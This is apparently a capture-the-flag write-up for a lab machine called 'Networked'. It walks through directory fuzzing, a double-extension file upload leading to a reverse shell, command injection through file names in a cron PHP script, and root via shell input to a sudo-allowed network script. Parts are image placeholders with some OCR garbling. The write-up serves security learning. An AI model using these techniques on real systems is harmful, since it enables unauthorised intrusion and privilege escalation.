# Information Gathering


### 1) Found open ports

### 2) Checked the webpage



#### Searched for more pages


```
(vigneswar® VigneswarPC)-[~]
  $ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://10.10.10.146/FUZZ -t 200 -ic
        v2.1.0-dev
 :: Method
 :: URL
                           http://10.10.10.146/FUZZ
 :: Wordlist
                           FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
    Follow redirects
                           false
    Calibration
                         : false
                         : 10
    Timeout
    Threads
 :: Matcher
                         : Response status: 200-299,301,302,307,401,403,405,500
                            [Status: 200, Size: 229, Words: 33, Lines: 9, Duration: 1887ms]
                                                                       Lines: 8,
                            [Status: 301, Size: 236, Words: 14, Lines: 8, Duration: 7066ms [Status: 301, Size: 235, Words: 14, Lines: 8, Duration: 175ms]
uploads
                                                                                   Duration: 7066ms]
backup
[Status: 200, Size: 229, Words: 33, Lines: 9, Duration: 192ms]
:: Progress: [87651/87651] :: Job [1/1] :: 176 req/sec :: Duration: [0:02:18] :: Errors: 2 ::
   (vigneswar⊕VigneswarPC)-[~]
_$
```




5) Found source code

# Vulnerability Assessment

1) Tried uploading an image




2) The page is vulnerable to arbitary file upload with double extension



## **Exploitation**


1) Got reverse shell



```
bash-4.2$ cat /home/guly/crontab.guly
*/3 * * * php /home/guly/check_attack.php
bash-4.2$ cat /home/guly/check_attack.php
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";
$files = array();
$files = preg_grep('/^([^.])/', scandir($path));
foreach ($files as $key => $value) {
        $msg='';
  if ($value == 'index.html') {
        continue;
  #echo "----\n":
  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);
  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);
    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
?>
bash-4.2$
```

There is a command injection in \$value

3) Exploited it to get shell as guly



## **Privilege Escalation**

1) Found sudo permissions

```
[guly@networked ~]$ sudo -l

Matching Defaults entries for guly on networked:
!visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
env_keep+="MAIL PSI PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
secure_path=/sbin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
(root) NOPASSWD: /usr/local/sbin/changename.sh
```

```
[guly@networked ~]$ cat /usr/local/sbin/changename.sh
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF
regexp="^[a-zA-Z0-9_\ /-]+$"
for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
        echo "interface $var:"
        read x
        while [[ ! $x =~ $regexp ]]; do
                echo "wrong input, try again"
                echo "interface $var:"
                read x
        done
        echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done
/sbin/ifup gulv0
```

2) FUzzed it by giving random inputs

```
[guly@networked ~]$ cat /etc/sysconfig/network-scripts/ifcfg-guly
DEVICE=guly@
ONBOOT=no
NM_CONTROLLED=no
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
interface NAME:
hello
interface PROXY_METHOD:
bye bye
interface BROWSER_ONLY:
see you
interface BOOTPROTO:
ahh
/etc/sysconfig/network-scripts/ifcfg-guly: line 5: bye: command not found
/etc/sysconfig/network-scripts/ifcfg-guly: line 6: you: command not found
/etc/sysconfig/network-scripts/ifcfg-guly: line 5: bye: command not found
/etc/sysconfig/network-scripts/ifcfg-guly: line 6: you: command not found
/etc/sysconfig/network-scripts/ifcfg-guly: line 6: you: command not found
/etc/sysconfig/network-scripts/ifcfg-guly: line 6: you: command not found
ERROR : [/etc/sysconfig/network-scripts/ifcfg-guly: line 6: you: command not found
[guly@networked ~]$
```

3) Used the command execution to get shell

```
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
interface NAME:
hello
interface PROXY_METHOD:
/bin/bash /bin/bash
interface BROWSER_ONLY:
/bin/bash
interface BOOTPROTO:
/bin/bash
[root@networked network-scripts]#
```